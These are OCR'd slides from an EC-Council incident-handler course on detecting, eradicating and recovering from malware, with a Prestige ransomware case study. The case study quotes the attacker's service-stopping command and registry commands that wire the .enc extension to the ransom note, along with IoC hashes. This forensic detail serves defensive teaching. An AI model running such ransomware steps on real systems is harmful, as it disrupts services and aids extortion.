- Intrusion analysis not only involves analyzing IDSs and other perimeter security systems for **detecting malware** but also involves analyzing **abnormal behavior patterns** after malware intrusion

- Detecting malware by intrusion analysis **based on its behavior** includes:
  - Detecting malware via its **covert storage/hiding** techniques
  - Detecting malware via its **covert communication** techniques


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Analysis: Detecting Malware via its Covert Storage/Hiding Techniques

- Malware use **various covert storage techniques** to hide themselves from detection after successful intrusion
- Techniques employed by the malware to hide themselves from detection include:
  - **SSDT Patching**

    Use tools such as **SSDT View**, **GMER**, and **RootkitRevealer** to identify SSDT patching operations performed by rootkits
  - **Kernel Filter Drivers**

    Use antimalware tools such as **RogueKiller** to identify and detect kernel-mode rootkits which affect filter drivers



SSDT View

https://www.novirusthanks.org



RogueKiller

https://www.adlice.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Analysis: Detecting Malware via its Covert Communication Techniques

- After intrusion, the malware **connects back to the attackers** and **operates** based on instructions received from them
- Covert communication techniques employed by malware include:
  - **Covert Malware Beaconing**

    Use network monitoring tools such as **CapLoader** and **Wireshark** to detect any regular outbound malicious beaconing traffic
  - **Covert C&C Communication**


    Use network monitoring tools such as **PRTG Network Monitor** and **GFI LanGuard** to identify any unwanted traffic to malicious or unknown external entities



https://www.netresec.com

CapLoader

PRTG Network Monitor



https://www.paessler.com


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Analysis: Analyzing Malware Alerts using Microsoft 365 Defender

- Security **alerts** help incident responders detect **malware intrusion attempts** or any other malicious events across the IT infrastructure efficiently
- Incident responders can further analyze those alerts using sophisticated tools such as Microsoft 365 Defender to find the **root cause** and **mitigate** them appropriately

Viewing the Alerts

- Click on the **Incidents & alerts** option on the left pane of the Microsoft 365 Defender portal → click on the **Alerts** option
- Click on the **Filter** icon beside the **Customize columns** icon to open the **Filter** pane
- Now, select the **criteria of alerts** on that Filter as per the investigation requirements



https://www.microsoft.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Intrusion Analysis: Analyzing Malware Alerts using Microsoft 365 Defender (Cont'd)

Analyzing an Alert

- Click on the **Manage alert** icon on the top of the alert list → select the **Open the main alert** page to view the main alert page or select the alert's name
- You can also select the ellipses (**...**) beside any alert to view the available actions that can be taken to manage it
- Now, click on **Action center** on the left pane of the Microsoft 365 Defender's portal and select **View in action center** to open the **History** tab
- Additionally, you can also open the **Action taken** section to view the affected assets and users from an alert



https://www.microsoft.com

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#06: Understand Eradication of Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Malware Incidents

- **Content filtering tools**: Use the **static characters of the malware**, such as strings and loaders, as filters to block the malware from entering systems, servers, emails, and other propagation elements
- **Network security devices**: Add the **malware signature** to the **network security devices** such as firewalls and IPS to stop it from breaching the organization perimeter
- **Malware blacklisting**: Block the **harmful URLs**, **IP addresses**, and **email-IDs** that have acted as a source for the spread of malware. **Blacklist** the services, programs, applications, and executables that install malware onto the system
- **Antivirus tools**: Update the antivirus tools to **detect the newly found malware** using signature, string, or heuristics-based techniques
- **Updating malware databases**: Submit the **hash of the malware** to the online and offline databases for future reference of the organization as well as for public recognition
- **Fixing devices**: **Update the browsers**, applications, and operating systems, and **patch the vulnerabilities** that the malware had exploited as entry points
- **Manual malware scanning**: Run a **full scan of the compromised system** with an updated antivirus program to remove the malicious codes, binaries, and related registry entries

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Eradication of Malware Incidents (Cont'd)

ECIH EC-Council Certified Incident Handler

Eradicating Trojan Incidents

- Block all unnecessary host and firewall ports
- Prevent **executing programs** transferred by instant messaging
- Strengthen **weak default configuration** settings
- Disable **unused functionalities**, including protocols and services
- Monitor internal network traffic for odd ports or **encrypted traffic**

Eradicating Virus and Worm Incidents

- Install and **update antivirus software** to detect and remove infections in real time
- Avoid clicking on attachments received from **unknown senders**
- Ensure **popup blockers** are turned on and use Internet firewalls
- Do not open files with more than one file type extension
- Update **firewall rules** to block future similar virus attacks

hide01.ir


Eradicating Ransomware Incidents

- Disconnect all **internal** and **external connections** in the network to prevent the spread of ransomware
- Perform **regular scans** using Internet security software to detect and eliminate ransomware
- **Quarantine** the affected systems to remove the ransomware using relevant removal tools
- Monitor **TCP ports** such as RDP, SMB, etc. that are used by ransomware to infect systems

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Antivirus Tools

TotalAV | TotalAV is an antivirus and security software that can protect systems against **harmful threats** and **viruses**




https://www.totalav.com

- **Bitdefender Antivirus Plus**
  https://www.bitdefender.com
- **Kaspersky Anti-Virus**
  https://www.kaspersky.com
- **McAfee® Total Protection**
  https://www.mcafee.com
- **Norton AntiVirus Plus**
  https://us.norton.com
- **Avast Premium Security**
  https://www.avast.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Trojan Software

Malwarebytes | **Malwarebytes** is an anti-malware software that finds and removes malware threats such as Trojans, viruses, ransomware, spyware, and adware



https://www.malwarebytes.com

hide01.ir

- **Bitdefender Total Security**
  https://bitdefender.com
- **Norton 360 Premium**
  https://us.norton.com
- **HitmanPro**
  https://www.hitmanpro.com
- **Plumbytes Anti-Malware**
  https://plumbytes.com
- **AVG AntiVirus**
  https://www.avg.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#07: Explain Recovery after Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Recovery after Malware Incidents

ECIH EC-Council Certified Incident Handler

1. **Wipe the hard disks** and other effected portable storage media such as memory cards and USB drives
2. **Reimage** and **rebuild the compromised systems** from scratch to avoid the presence of malicious code
3. Restore the backups of the system only after ensuring that the **backup data has no traces of malware** by testing it with an updated antivirus software
4. **Scan all devices** and systems with an updated antivirus containing malware signature
5. **Restore email services** after blocking the malicious senders at the server level and change the passwords of the compromised accounts before use
6. **Enable the scanning of links** and **attachments** for all emails passing through the server
7. Disable **automatic file sharing** between systems
8. Restore data from **synchronized cloud services** after scanning
9. Uninstall **the affected applications** and **install fresh copies**
10. **Restore the system functions** including disabled/ enabled services and open/closed ports to their original state


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Recovery after Malware Incidents

EaseUS Data Recovery Wizard

EaseUS Data Recovery Wizard is a **data recovery** software that helps incident handlers recover **lost data** or **files** from a **malware-infected** system during the recovery step of incident handling process



hide01.ir

https://www.easeus.com

- **Remo Recover**
  https://www.remosoftware.com
- **Stellar Data Recovery Professional**
  https://www.stellarinfo.com
- **Trellix Ransomware Recover**
  https://www.trellix.com
- **NAKIVO**
  https://www.nakivo.com
- **Advanced Disk Recovery**
  https://www.systweak.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#08: Understand the Handling of Malware Incidents - Case Study

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Prestige Ransomware Incident

- A few **transport** and **logistic entities** in Ukraine and Poland were attacked by a dreadful ransomware known as 'Prestige'
- The incident handling and intelligence team at Microsoft handled the incident using standard methods

Incident Identification

- The Microsoft team performed attribution assessment based on **forensic artifacts**, **capabilities**, **victimology**, **attack patterns**, **TTPs** corresponding to '**IRIDIUM**' activity
- The infection chain varied across the victims, which the Microsoft team identified through specific IoCs

IoCs to Identify Prestige Malware

IoC	Type	Description
d1ca0d471dee41eb3ea0b6ea117810f228354fc3b7b47400a812573d40d91d	SHA-256	Prestige ransomware payload
5fc44c7342b84f50f24758e39c8848b2f0991e8817ef5465844f5f2ff6085a57	SHA-256	Prestige ransomware payload
6cff0bbd62efe99f381e5cc0c4182b0fb7a9a34e4be9ce68ee6b0d0ea3eee39c	SHA-256	Prestige ransomware payload
a32bbc5df4195de63ea06feb46cd6b55	Import hash	Unique PE Import Hash shared by ransomware payloads
C:\Users\Public\README	File path	File path of the ransom note

hidec1.ir

https://www.microsoft.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Prestige Ransomware Incident (Cont'd)

Incident Triage

- The Microsoft team highlighted the **activity as a destructive** attack and labelled it as '**Critical**' for other Eastern Europe countries

hide01.ir

Incident Notification and Containment

- After triaging the event, the Microsoft team notified the victims and other **transport entities** to be aware of similar attacks

Evidence Gathering and Forensic Analysis

- During forensic analysis, the team determined that the malware aims to terminate the **MSSQL Windows service** for successful encryption of a critical file

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Prestige Ransomware Incident (Cont'd)

- With the privileged credentials, the remote attacker executed the following command to terminate MSSQL service:

  `C:\Windows\System32\net.exe stop`

- The Microsoft team identified that the malware used the hardcoded **RSA X509 public key** to encrypt the files
- The malware appended an `.enc` extension to each file that it encrypted
- When the victims tried to access specific files on their system, the custom handler triggered the ransom note stored at `C:\Users\Public\README directory`

Evidence Gathering and Forensic Analysis

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA4mpkHWE1p0nefE0PL/Qk
gT7bjLTeJ9bpH6v41L1YGI688cwfEnjmIaDa0zwvHfbT8dn4o+Wh2iSpUZk0BYIi
Lw6u5+9nSd2UzD4sB+MY9dv6oVTHInxqp4VNLHR2nMjgIS4rFHYzNJ7Tsj/j3YJZ
dVPuPVCqbpZg5boXoSFbgLNIn6Mnr+vKc5tGh+pkGty0otyFd/ghM0b/xitowcvx
eqZezPO0YXmkjjeTi0jFa7E9IIP3Z/DMOR9r/oJR0NyEIs9HNKdFGTAjJKDAKWxu
1nEPXiZoPPHgS7fxqg40+ciCjj2i7eUwqVkop5PvwjqtqQ0TkIt8EqjvkmDtMrp8
ZQIDAQAB
-----END PUBLIC KEY-----
```

```
C:\Windows\System32\reg.exe add HKCR\.enc /ve /t REG_SZ /d enc /f

C:\Windows\System32\reg.exe add HKCR\enc\shell\open\command /ve /t REG_SZ /d "C:\Windows\Notepad.exe
C:\Users\Public\README" /f
```

Computer\HKEY_CLASSES_ROOT\enc\shell\open\command



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Handling Prestige Ransomware Incident (Cont'd)

ECIH EC-Council Certified Incident Handler

Eradication	▪ Disable process creation with **PSExec** and **WMI services** to block lateral moment of the malware ▪ Activate **tamper protection** for preventing malware attempts to bypass Microsoft Defender
Post-Incident Activities	▪ The Microsoft team started constant monitoring of the APT group's activity to implement appropriate strategies and advanced methods for **counter-attacking the future events**
Lessons Learned	▪ The team realized how attackers can misuse proprietary services such as **WMI** and **PsExec** for malicious operations

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#09: Describe Best Practices against Malware Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Malware Incidents

ECIH EC-Council Certified Incident Handler

1. Regularly review and update computer security and **malware prevention policies**
2. Educate users, clients, stakeholders, and employees about recent malware attacks
3. Subscribe and regularly read **antivirus bulletins**
4. Deploy **network-based IDS/IPS** and **firewall systems**
5. Install host-based **intrusion detection systems** on critical hosts
6. Use updated antivirus software with the **latest virus signatures**
7. Configure **antivirus applications** to block the execution or opening of suspicious files
8. Check all the files and attachments downloaded from Internet for **malicious code**
9. Scan all the **removable media** such as pen drives and external hard drives for malware
10. Have an effective **data backup** and **recovery process**

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices against Fileless Malware Incidents

1. Terminate the **suspicious or unknown processes** from the system
2. Regularly **monitor the network traffic** and check activity logs
3. **Disable PowerShell** and Windows Management Instrumentation (WMI)
4. **Disable macros** when not in use and avoid using macros without digital signatures
